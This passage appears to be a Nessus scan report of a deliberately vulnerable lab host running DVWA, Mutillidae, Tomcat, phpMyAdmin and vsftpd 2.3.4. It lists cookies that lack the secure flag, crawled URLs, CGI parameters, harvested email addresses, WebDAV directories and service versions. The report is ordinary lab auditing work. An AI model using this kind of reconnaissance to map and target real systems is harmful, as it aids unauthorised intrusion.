Secure : 0
Httponly : 0
Port :
Name : JSESSIONID
Path : /servlets-examples
Value: E2A22D25A62DA55DA2F3CAB2DA78D783
Domain :
Version: 1
Expires :
```

```
Comment:
Secure: 0
Httponly: 0
Port:

Name: security
Path: /
Value: high
Domain:
Version: 1
Expires:
Comment:
Secure: 0
Httponly: 0
Port:
```

## 85602 - Web Application Cookies Not Marked Secure

## Synopsis

HTTP session cookies might be transmitted in cleartext.

## Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, there are instances where the application is running over unencrypted HTTP or the cookies are not marked 'secure', meaning the browser could send them back over an unencrypted link under certain circumstances. As a result, it may be possible for a remote attacker to intercept these cookies.

Note that this plugin detects all general cookies missing the 'secure'

cookie flag, whereas plugin 49218 (Web Application Session Cookies Not Marked Secure) will only detect session cookies from an authenticated session missing the secure cookie flag.

#### See Also

https://www.owasp.org/index.php/SecureFlag

#### Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If possible, ensure all communication occurs over an encrypted channel and add the 'secure' attribute to all session cookies or any cookies containing sensitive data.

#### Risk Factor

None

## References

XREF	CWE:522
XREF	CWE:718
XREF	CWE:724
XREF	CWE:928
XREF	CWE:930

#### Plugin Information

Published: 2015/08/24, Modified: 2015/08/24

#### Plugin Output

#### tcp/80/www

```
The following cookies do not set the secure cookie flag:
Name : JSESSIONID
Path : /admin
Value : E7514921C1CFB165286F799EEAAEBD28
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : pma_theme
Path : /phpMyAdmin/
Value : original
Domain :
Version : 1
Expires : Thu, 23-Oct-2025 22:24:51 GMT
Comment :
Secure : 0
Httponly : 1
Port :
Name : pma_fontsize
Path : /phpMyAdmin/
Value : 82%25
Domain :
Version : 1
Expires : Thu, 23-Oct-2025 22:24:51 GMT
Comment :
Secure : 0
Httponly : 1
Port :
Name : JSESSIONID
Path : /jsp-examples
Value: 1CD31AD197EA9BB74E6580A188400A66
Domain :
Version: 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : PHPSESSID
Path : /
Value: 6113c141ac57b81f183c749b1978fbdd
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : phpMyAdmin
Path : /phpMyAdmin/
Value: e493c9d9ddea0f4c8637ef2c3a45038b3b725889
Domain :
Version : 1
Expires :
```

```
Comment :
Secure : 0
Httponly : 1
Port :
Name : pma_lang
Path : /phpMyAdmin/
Value : en-utf-8
Domain :
Version : 1
Expires : Thu, 23-Oct-2025 22:24:51 GMT
Comment :
Secure : 0
Httponly: 1
Port :
Name : pma_charset
Path : /phpMyAdmin/
Value : utf-8
Domain :
Version : 1
Expires : Thu, 23-Oct-2025 22:24:51 GMT
Comment :
Secure : 0
Httponly : 1
Port :
Name : JSESSIONID
Path : /servlets-examples
Value: E2A22D25A62DA55DA2F3CAB2DA78D783
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : security
Path : /
Value : high
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly: 0
Port :
```

# 85602 - Web Application Cookies Not Marked Secure

## Synopsis

HTTP session cookies might be transmitted in cleartext.

## Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, there are instances where the application is running over unencrypted HTTP or the cookies are not marked 'secure', meaning the browser could send them back over an unencrypted link under certain circumstances. As a result, it may be possible for a remote attacker to intercept these cookies.

Note that this plugin detects all general cookies missing the 'secure'

cookie flag, whereas plugin 49218 (Web Application Session Cookies Not Marked Secure) will only detect session cookies from an authenticated session missing the secure cookie flag.

#### See Also

https://www.owasp.org/index.php/SecureFlag

#### Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If possible, ensure all communication occurs over an encrypted channel and add the 'secure' attribute to all session cookies or any cookies containing sensitive data.

#### Risk Factor

None

## References

CWE:522
CWE:718
CWE:724
CWE:928
CWE:930

#### Plugin Information

Published: 2015/08/24, Modified: 2015/08/24

#### Plugin Output

#### tcp/8180/www

```
The following cookies do not set the secure cookie flag:
Name : JSESSIONID
Path : /admin
Value : E7514921C1CFB165286F799EEAAEBD28
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : pma_theme
Path : /phpMyAdmin/
Value : original
Domain :
Version : 1
Expires : Thu, 23-Oct-2025 22:24:51 GMT
Comment :
Secure : 0
Httponly : 1
Port :
Name : pma_fontsize
Path : /phpMyAdmin/
Value : 82%25
Domain :
Version : 1
Expires : Thu, 23-Oct-2025 22:24:51 GMT
Comment :
Secure : 0
Httponly : 1
Port :
Name : JSESSIONID
Path : /jsp-examples
Value: 1CD31AD197EA9BB74E6580A188400A66
Domain :
Version: 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : PHPSESSID
Path : /
Value: 6113c141ac57b81f183c749b1978fbdd
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : phpMyAdmin
Path : /phpMyAdmin/
Value: e493c9d9ddea0f4c8637ef2c3a45038b3b725889
Domain :
Version : 1
Expires :
```

```
Comment :
Secure : 0
Httponly : 1
Port :
Name : pma_lang
Path : /phpMyAdmin/
Value : en-utf-8
Domain :
Version : 1
Expires : Thu, 23-Oct-2025 22:24:51 GMT
Comment :
Secure : 0
Httponly: 1
Port :
Name : pma_charset
Path : /phpMyAdmin/
Value : utf-8
Domain :
Version : 1
Expires : Thu, 23-Oct-2025 22:24:51 GMT
Comment :
Secure : 0
Httponly : 1
Port :
Name : JSESSIONID
Path : /servlets-examples
Value: E2A22D25A62DA55DA2F3CAB2DA78D783
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : security
Path : /
Value : high
Domain :
Version : 1
Expires :
Comment :
Secure : 0
Httponly: 0
Port :
```

# 40773 - Web Application Potentially Sensitive CGI Parameter Detection

## Synopsis

An application was found that may use CGI parameters to control sensitive information.

## Description

According to their names, some CGI parameters may control sensitive data (e.g., ID, privileges, commands, prices, credit card data, etc.). In the course of using an application, these variables may disclose sensitive data or be prone to tampering that could result in privilege escalation. These parameters should be examined to determine what type of data is controlled and if it poses a security risk.

- \*\* This plugin only reports information that may be useful for auditors
- \*\* or pen-testers, not a real flaw.

#### Solution

Ensure sensitive data is not disclosed by CGI parameters. In addition, do not use CGI parameters to control access to resources or privileges.

Risk Factor

None

## Plugin Information

Published: 2009/08/25, Modified: 2021/01/19

#### Plugin Output

#### tcp/80/www

Potentially sensitive parameters for CGI /dvwa/login.php : password : Possibly a clear or hashed password, vulnerable to sniffing or dictionary attack

# 91815 - Web Application Sitemap

#### **Synopsis**

The remote web server hosts linkable content that can be crawled by Nessus.

## Description

The remote web server contains linkable content that can be used to gather information about a target.

#### See Also

http://www.nessus.org/u?5496c8d9

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2016/06/24, Modified: 2016/06/24

#### Plugin Output

#### tcp/80/www

The following sitemap was created from crawling linkable content on the target host :

```
- http://192.168.50.101/
```

- http://192.168.50.101/dvwa/dvwa/includes/DBMS/
- http://192.168.50.101/dvwa/dvwa/includes/DBMS/DBMS.php
- http://192.168.50.101/dvwa/dvwa/includes/DBMS/MySQL.php
- http://192.168.50.101/dvwa/dvwa/includes/dvwaPage.inc.php

- http://192.168.50.101/dvwa/dvwa/includes/dvwaPhpIds.inc.php

<sup>-</sup> http://192.168.50.101/dav/

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/css/

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/css/help.css

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/css/login.css

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/css/main.css

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/css/source.css

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/images/

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/images/RandomStorm.png

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/images/dollar.png

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/images/lock.png

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/images/login\_logo.png

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/images/logo.png

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/images/spanner.png

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/images/warning.png

<sup>-</sup> http://192.168.50.101/dvwa/dvwa/includes/

```
- http://192.168.50.101/dvwa/dvwa/js/
  - http://192.168.50.101/dvwa/dvwa/js/dvwaPage.js
  - http://192.168.50.101/dvwa/login.php
  - http://192.168.50.101/mutillidae/
  - http://192.168.50.101/mutillidae/documentation/
  - http://192.168.50.101/mutillidae/documentation/Mutillidae-Test-Scripts.txt
  - http://192.168.50.101/mutillidae/documentation/how-to-access-Mutillidae-over-Virtual-Box-
network.php
  - http://192.168.50.101/mutillidae/documentation/mutillidae-installation-on-xampp-win7.pdf
  - http://192.168.50.101/mutillidae/documentation/sqlmap-help.txt
  - http://192.168.50.101/mutillidae/documentation/vulnerabilities.php
  - http://192.168.50.101/mutillidae/favicon.ico
  - http://192.168.50.101/mutillidae/framer.html
  - http://192.168.50.101/mutillidae/index.php
  - http://192.168.50.101/mutillidae/set-up-database.php
  - http://192.1 [...]
```

# 91815 - Web Application Sitemap

#### **Synopsis**

The remote web server hosts linkable content that can be crawled by Nessus.

## Description

The remote web server contains linkable content that can be used to gather information about a target.

#### See Also

http://www.nessus.org/u?5496c8d9

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2016/06/24, Modified: 2016/06/24

#### Plugin Output

#### tcp/8180/www

```
The following sitemap was created from crawling linkable content on the target host :
  - http://192.168.50.101:8180/
  - http://192.168.50.101:8180/RELEASE-NOTES.txt
  - http://192.168.50.101:8180/admin/
  - http://192.168.50.101:8180/admin/error.jsp
  - http://192.168.50.101:8180/admin/j_security_check
  - http://192.168.50.101:8180/jsp-examples/
  - http://192.168.50.101:8180/jsp-examples/cal/Entries.java.html
  - http://192.168.50.101:8180/jsp-examples/cal/Entry.java.html
  - http://192.168.50.101:8180/jsp-examples/cal/TableBean.java.html
  - http://192.168.50.101:8180/jsp-examples/cal/cal1.jsp
  - http://192.168.50.101:8180/jsp-examples/cal/cal1.jsp.html
  - http://192.168.50.101:8180/jsp-examples/cal/cal2.jsp.html
  - http://192.168.50.101:8180/jsp-examples/cal/calendar.html
  - http://192.168.50.101:8180/jsp-examples/cal/login.html
  - http://192.168.50.101:8180/jsp-examples/checkbox/CheckTest.html
  - http://192.168.50.101:8180/jsp-examples/checkbox/check.html
  - http://192.168.50.101:8180/jsp-examples/checkbox/checkresult.jsp
  - http://192.168.50.101:8180/jsp-examples/checkbox/checkresult.jsp.html
  - http://192.168.50.101:8180/jsp-examples/checkbox/cresult.html
  - http://192.168.50.101:8180/jsp-examples/colors/ColorGameBean.html
  - http://192.168.50.101:8180/jsp-examples/colors/clr.html
  - http://192.168.50.101:8180/jsp-examples/colors/colors.html
```

```
http://192.168.50.101:8180/jsp-examples/colors/colrs.jsp
http://192.168.50.101:8180/jsp-examples/colors/colrs.jsp.html
http://192.168.50.101:8180/jsp-examples/dates/date.html
http://192.168.50.101:8180/jsp-examples/dates/date.jsp
http://192.168.50.101:8180/jsp-examples/dates/date.jsp.html
http://192.168.50.101:8180/jsp-examples/error/er.html
http://192.168.50.101:8180/jsp-examples/error/err.jsp
http://192.168.50.101:8180/jsp-examples/error/err.jsp.html
http://192.168.50.101:8180/jsp-examples/error/error.html
http://192.168.50.101:8180/jsp-examples/forward/forward.jsp
http://192.168.50.101:8180/jsp-examples/forw [...]
```

# 20108 - Web Server / Application favicon.ico Vendor Fingerprinting

## **Synopsis**

The remote web server contains a graphic image that is prone to information disclosure.

## Description

The 'favicon.ico' file found on the remote web server belongs to a popular web server. This may be used to fingerprint the web server.

#### Solution

Remove the 'favicon.ico' file or create a custom one for your site.

Risk Factor

None

Plugin Information

Published: 2005/10/28, Modified: 2020/06/12

Plugin Output

tcp/8180/www

MD5 fingerprint : 4644f2d45601037b8423d45e13194c93
Web server : Apache Tomcat or Alfresco Community

# 11032 - Web Server Directory Enumeration

## Synopsis

It is possible to enumerate directories on the web server.

## Description

This plugin attempts to determine the presence of various common directories on the remote web server. By sending a request for a directory, the web server response code indicates if it is a valid directory or not.

#### See Also

http://projects.webappsec.org/w/page/13246953/Predictable%20Resource%20Location

Solution

n/a

Risk Factor

None

References

**XREF** 

OWASP:OWASP-CM-006

#### Plugin Information

Published: 2002/06/26, Modified: 2024/06/07

#### Plugin Output

#### tcp/80/www

The following directories were discovered: /cgi-bin, /doc, /test, /icons, /phpMyAdmin, /twiki/bin

While this is not, in and of itself, a bug, you should manually inspect these directories to ensure that they are in compliance with company security standards  $\[ \frac{1}{2} \]$ 

# 11032 - Web Server Directory Enumeration

## Synopsis

It is possible to enumerate directories on the web server.

## Description

This plugin attempts to determine the presence of various common directories on the remote web server. By sending a request for a directory, the web server response code indicates if it is a valid directory or not.

#### See Also

http://projects.webappsec.org/w/page/13246953/Predictable%20Resource%20Location

#### Solution

n/a

Risk Factor

None

#### References

#### **XREF**

OWASP:OWASP-CM-006

#### Plugin Information

Published: 2002/06/26, Modified: 2024/06/07

#### Plugin Output

#### tcp/8180/www

The following directories were discovered: /admin, /jsp-examples, /servlets-examples

While this is not, in and of itself, a bug, you should manually inspect these directories to ensure that they are in compliance with company security standards  $\frac{1}{2}$ 

The following directories require authentication: /host-manager/html, /manager/html

# 49705 - Web Server Harvested Email Addresses

/twiki/TWikiHistory.html

# Synopsis Email addresses were harvested from the web server. Description Nessus harvested HREF mailto: links and extracted email addresses by crawling the remote web server. Solution n/a Risk Factor None Plugin Information Published: 2010/10/04, Modified: 2018/05/24 Plugin Output tcp/80/www The following email address has been gathered: - 'SomeWikiName@somewhere.test', referenced from :

## 49705 - Web Server Harvested Email Addresses

#### **Synopsis**

Email addresses were harvested from the web server.

# Description

Nessus harvested HREF mailto: links and extracted email addresses by crawling the remote web server.

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2010/10/04, Modified: 2018/05/24

#### Plugin Output

#### tcp/8180/www

```
The following email addresses have been gathered:
- 'craigmcc@apache.org', referenced from :
  /tomcat-docs/appdev/printer/index.html
   /tomcat-docs/appdev/index.html
   /tomcat-docs/appdev/
   /tomcat-docs/appdev/printer/
- 'yoavs@apache.org', referenced from :
  /tomcat-docs/architecture/printer/
   /tomcat-docs/architecture/index.html
   /tomcat-docs/architecture/printer/index.html
   /tomcat-docs/architecture/
- 'users@tomcat.apache.org', referenced from :
- 'jfarcand@apache.org', referenced from :
   /tomcat-docs/architecture/
   /tomcat-docs/architecture/printer/index.html
   /tomcat-docs/architecture/printer/
   /tomcat-docs/architecture/index.html
- 'fhanik@apache.org', referenced from :
   /tomcat-docs/architecture/printer/index.html
   /tomcat-docs/architecture/
   /tomcat-docs/architecture/printer/
   /tomcat-docs/architecture/index.html
```

- 'dev@tomcat.apache.org', referenced from : /

# 11419 - Web Server Office File Inventory

## Synopsis

The remote web server hosts office-related files.

## Description

This plugin connects to the remote web server and attempts to find office-related files such as .doc, .ppt, .xls, .pdf etc.

#### Solution

Make sure that such files do not contain any confidential or otherwise sensitive information and that they are only accessible to those with valid credentials.

Risk Factor

None

# Plugin Information

Published: 2003/03/19, Modified: 2022/04/11

## Plugin Output

## tcp/80/www

The following office-related files are available on the remote server :

- Adobe Acrobat files (.pdf) : /mutillidae/documentation/mutillidae-installation-on-xampp-win7.pdf

# 11419 - Web Server Office File Inventory

# Synopsis

The remote web server hosts office-related files.

# Description

This plugin connects to the remote web server and attempts to find office-related files such as .doc, .ppt, .xls, .pdf etc.

#### Solution

Make sure that such files do not contain any confidential or otherwise sensitive information and that they are only accessible to those with valid credentials.

Risk Factor

None

# Plugin Information

Published: 2003/03/19, Modified: 2022/04/11

## Plugin Output

## tcp/8180/www

The following office-related files are available on the remote server :

- Adobe Acrobat files (.pdf) :
 /tomcat-docs/architecture/requestProcess/requestProcess.pdf
 /tomcat-docs/architecture/startup/serverStartup.pdf

# 11422 - Web Server Unconfigured - Default Install Page Present

## Synopsis

The remote web server is not configured or is improperly configured.

## Description

The remote web server uses its default welcome page. Therefore, it's probable that this server is not used at all or is serving content that is meant to be hidden.

#### Solution

Disable this service if you do not use it.

Risk Factor

None

Plugin Information

Published: 2003/03/20, Modified: 2018/08/15

Plugin Output

tcp/8180/www

The default welcome page is from Tomcat.

# 10662 - Web mirroring

## Synopsis

Nessus can crawl the remote website.

## Description

This plugin makes a mirror of the remote website(s) and extracts the list of CGIs that are used by the remote host.

It is suggested that you change the number of pages to mirror in the 'Options' section of the client.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2001/05/04, Modified: 2025/07/14

#### Plugin Output

#### tcp/80/www

```
Webmirror performed 100 queries in 9s (11.0111 queries per second)
The following CGIs have been discovered:
+ CGI : /phpMyAdmin/phpmyadmin.css.php
 Methods : GET
 Argument : js_frame
  Value: right
 Argument : nocache
  Value: 2457687233
 Argument : token
  Value: 5f03f69b4e5bf9c254bfe5ce8506ade7
+ CGI : /phpMyAdmin/index.php
 Methods : POST
 Argument : db
 Argument : lang
  Value: en-utf-8
 Argument : pma_password
 Argument : pma_username
 Argument : server
  Value: 1
 Argument : table
 Argument : token
  Value: 5f03f69b4e5bf9c254bfe5ce8506ade7
```

```
+ CGI : /mutillidae/index.php
 Methods : GET
 Argument : do
  Value: toggle-security
 Argument : page
  Value: notes.php
 Argument : username
  Value: anonymous
+ CGI : /mutillidae/
 Methods : GET
  Argument : page
  Value: source-viewer.php
+ CGI : /rdiff/TWiki/TWikiHistory
 Methods : GET
  Argument : rev1
  Value: 1.8
 Argument: rev2
  Value: 1.7
+ CGI : /view/TWiki/TWikiHistory
 Methods : GET
 Argument : rev
  Value: 1.7
+ CGI : /oops/TWiki/TWikiHistory
 Methods : GET
 Argument : param1
  Value: 1.10
  Argument : template
  Value: oopsrev
+ CGI : /twiki/bin/view/Main/WebHome
 Methods : GET
  Argument : topic
+ CGI : /twiki/bin/search/Main/SearchResult
 Methods : GET
  Argument : search
+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/edit/Main/WebHome
 Methods : GET
 Argument : t
  Value: 1758666294
+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/search/Main/SearchResult
 Methods : GET
  Argument : regex
  Value: on
 Argument : scope
  Value: text
 Argument : search
  Value: Web%20*Home%5B%5EA-Za-z%5D
+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/view/Main/WebHome
 Methods : GET
  Argument : rev
  Value: 1.18
```

```
Argument : skin
    Value: print

+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/rdiff/Main/WebHome
Methods : GET
Argument : rev1
    Value: 1.19
Argument : rev2
    Value: 1.18

+ CGI : /twiki/bin/view/Main/WebHome/twiki/bin/oops/Main/WebHome
Methods : GET
Argument : param1
    [...]
```

# 10662 - Web mirroring

## Synopsis

Nessus can crawl the remote website.

# Description

This plugin makes a mirror of the remote website(s) and extracts the list of CGIs that are used by the remote host.

It is suggested that you change the number of pages to mirror in the 'Options' section of the client.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2001/05/04, Modified: 2025/07/14

#### Plugin Output

#### tcp/8180/www

```
Webmirror performed 551 queries in 55s (10.018 queries per second)
The following CGIs have been discovered:
+ CGI : /jsp-examples/jsp2/el/implicit-objects.jsp
 Methods : GET
 Argument : foo
+ CGI : /jsp-examples/jsp2/el/functions.jsp
 Methods : GET
 Argument : foo
+ CGI : /admin/j_security_check
  Methods : POST
 Argument : j_password
 Argument : j_username
+ CGI : /jsp-examples/num/numguess.jsp
 Methods : GET
  Argument : guess
+ CGI : /jsp-examples/error/err.jsp
```

```
Methods : GET
 Argument : name
  Value: audi
  Argument : submit
  Value: Submit
+ CGI : /jsp-examples/sessions/carts.jsp
 Methods : GET
  Argument : item
  Argument : submit
  Value: remove
+ CGI : /jsp-examples/checkbox/checkresult.jsp
 Methods : GET
 Argument : fruit
  Value: melons
 Argument : submit
  Value: Submit
+ CGI : /jsp-examples/colors/colrs.jsp
 Methods : GET, POST
  Argument : action
  Value: Hint
  Argument : color1
 Argument : color2
+ CGI : /jsp-examples/cal/cal1.jsp
 Methods : GET
 Argument : action
  Value: Submit
 Argument : email
 Argument : name
+ CGI : /servlets-examples/servlet/RequestParamExample
 Methods : POST
 Argument : firstname
 Argument : lastname
+ CGI : /servlets-examples/servlet/CookieExample
 Methods : POST
 Argument : cookiename
  Argument : cookievalue
+ CGI: /servlets-examples/servlet/SessionExample; jsessionid=E2A22D25A62DA55DA2F3CAB2DA78D783
 Methods : GET, POST
 Argument : dataname
  Value: foo
 Argument : datavalue
```

# 11424 - WebDAV Detection

## **Synopsis**

The remote server is running with WebDAV enabled.

## Description

WebDAV is an industry standard extension to the HTTP specification.

It adds a capability for authorized users to remotely add and manage the content of a web server.

If you do not use this extension, you should disable it.

#### Solution

http://support.microsoft.com/default.aspx?kbid=241520

Risk Factor

None

Plugin Information

Published: 2003/03/20, Modified: 2011/03/14

Plugin Output

tcp/80/www

# 24004 - WebDAV Directory Enumeration

# Synopsis

Several directories on the remote host are DAV-enabled.

# Description

WebDAV is an industry standard extension to the HTTP specification.

It adds a capability for authorized users to remotely add and manage the content of a web server.

If you do not use this extension, you should disable it.

#### Solution

Disable DAV support if you do not use it.

Risk Factor

None

Plugin Information

Published: 2007/01/11, Modified: 2011/03/14

Plugin Output

tcp/80/www

The following directories are DAV enabled : - /dav/

# 10150 - Windows NetBIOS / SMB Remote Host Information Disclosure

# Synopsis

It was possible to obtain the network name of the remote host.

## Description

The remote host is listening on UDP port 137 or TCP port 445, and replies to NetBIOS nbtscan or SMB requests.

Note that this plugin gathers information to be used in other plugins, but does not itself generate a report.

#### Solution

n/a

#### Risk Factor

None

## Plugin Information

Published: 1999/10/12, Modified: 2021/02/10

#### Plugin Output

#### udp/137/netbios-ns

```
The following 7 NetBIOS names have been gathered:

METASPLOITABLE = Computer name
METASPLOITABLE = Messenger Service
METASPLOITABLE = File Server Service
__MSBROWSE_ = Master Browser
WORKGROUP = Workgroup / Domain name
WORKGROUP = Master Browser
WORKGROUP = Browser Service Elections

This SMB server seems to be a Samba server - its MAC address is NULL.
```

# 17219 - phpMyAdmin Detection

## **Synopsis**

The remote web server hosts a database management application written in PHP.

# Description

The remote host is running phpMyAdmin, a web-based MySQL administration tool written in PHP.

#### See Also

https://www.phpmyadmin.net/

#### Solution

n/a

#### Risk Factor

None

# Plugin Information

Published: 2005/02/25, Modified: 2022/06/01

## Plugin Output

# tcp/80/www

```
The following instance of phpMyAdmin was detected on the remote host:

Version: 3.1.1

URL: http://192.168.50.101/phpMyAdmin/
```

# 11421 - smtpscan SMTP Fingerprinting

## **Synopsis**

It is possible to fingerprint the remote mail server.

# Description

smtpscan is a SMTP fingerprinting tool written by Julien Bordet. It identifies the remote mail server even if the banners were changed.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2003/03/20, Modified: 2019/11/22

Plugin Output

tcp/25/smtp

This server could be fingerprinted as:

Postfix 2.0.3

Postfix 2.6.5-3 (Ubuntu Karmic)

# 52703 - vsftpd Detection

**Synopsis** 

An FTP server is listening on the remote port.

Description

The remote host is running vsftpd, an FTP server for UNIX-like systems written in C.

See Also

http://vsftpd.beasts.org/

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2011/03/17, Modified: 2019/11/22

Plugin Output

tcp/21/ftp

Source: 220 (vsFTPd 2.3.4)

Version : 2.3.4